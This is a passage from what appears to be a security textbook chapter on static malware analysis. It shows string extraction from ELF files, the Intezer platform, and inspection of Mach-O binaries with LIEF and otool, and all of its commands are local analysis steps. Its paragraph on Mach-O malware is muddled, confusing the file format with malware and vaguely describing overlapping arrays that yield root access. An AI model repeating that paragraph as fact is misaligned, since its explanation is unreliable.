


Figure 7.81 Viewing file headers using the readelf tool

- **Extracting Strings from ELF Executable Files**

  String extraction involves collecting vital information about a suspected ELF executable file. Strings such as symbols, section names, and functions names reveal the purpose of the binary code. Linux has a default command called **`strings`** that extracts strings and saves those strings in a .txt file.

  Run the following command to extract strings from an ELF executable file:

```
strings malware-sample > str.txt
```

- **Analyzing String Reuse Using Intezer**

  Source: *https://www.intezer.com*

  Intezer is malware analysis platform that scans files, URLs, end points, and memory dumps. It extracts strings from uploaded malware samples and identifies whether those strings are used in other files. It reduces the effort of malware analysts by analyzing unknown malware that are difficult to trace.

Figure 7.82: Screenshot of Intezer showing relevant strings





Figure 7.83: Screenshot of Intezer showing string reuse


Static Malware Analysis: Analyzing Mach Object (Mach-O) Executable Files

- Mach-O is an **executable file format for macOS** and iOS that is similar to the PE format for Windows and ELF for Linux
- Use tools such as **pagestuff**, **LIEF**, or **otool** to analyze Mach-O malware
- Use **pagestuff to view Mach-O executable files** and find information regarding the logical pages associated with that file

Malicious Mach-O Binaries



Reverse Engineering Mach-O Binaries



Analyzing Mach Object (Mach-O) Executable Files

Mach object (Mach-O) is an executable file format similar to the Portable Executable (PE) format for Windows and ELF for Linux. It is associated with binaries present in macOS and iOS. This file format is used to distribute code and determines the mechanism through which the memory reads both data and code present in a binary file. Mach-O malware has a direct impact on a program's performance because memory usage and paging activities are affected by the order of code within a binary file. This malware allows attackers to generate two arrays, which get overlapped in memory, and to set a memory location for executing a Mach-O executable. Attackers can leverage this functionality for privilege escalation and for exploiting next-stage vulnerabilities with root access.

Malicious Mach-O Binaries

Mach-O can be referred to as a binary stream of bytes that are combined to form meaningful data chunks. The data include information related to the CPU type, data size, order of the bytes, etc. Mach-O binaries are arranged into different segments that comprise individual sections. These individual sections store different types of code or data. Some of the segments of a Mach-O binary are `__PAGEZERO, __TEXT, __DATA, and __OBJC`. Attackers can use these segments to hide malicious code and execute it for escalating privileges.

Security analysts must analyze Mach-O malware to take proper mitigative measures and restrict privilege escalation attempts in macOS systems. Analysts can use tools such as pagestuff, LIEF, or otool to analyze Mach-O malware and take the necessary actions for the prevention of privilege escalation.

- **LIEF**

  Source: *https://lief-project.github.io*

  LIEF is an acronym for Library to Instrument Executable Formats. It is a cross-platform tool developed by QuarksLab for parsing and manipulating different executable formats including Mach-O binary formats. In addition, it can be used in different programming languages such as C, C++, and Python and can abstract the common features of executable formats.

  Run the following commands to obtain information on a Mach-O executable:

```
import lief
binary = lief.parse("/usr/bin/ls")
print(binary)
```

- **otool**

  Source: *https://github.com*

  Security analysts can use otool to analyze or examine a binary and obtain information about an iOS application. They can check the binary links with a shared library using the following command:

```
otool -L UnPackNw > ~/Malware/libs.txt
```

Figure 7.84: Screenshot of otool

  Execute the following command to dump the method names from the Obj section of a Mach-O binary:

```
otool -oV UnPackNw > ~/Malware/methods.txt
```

  Run the following command to acquire the disassembly:

```
otool -tV UnPackNw > ~/Malware/disassembly.txt
```

  After executing the above command, the obfuscated file name can be found.

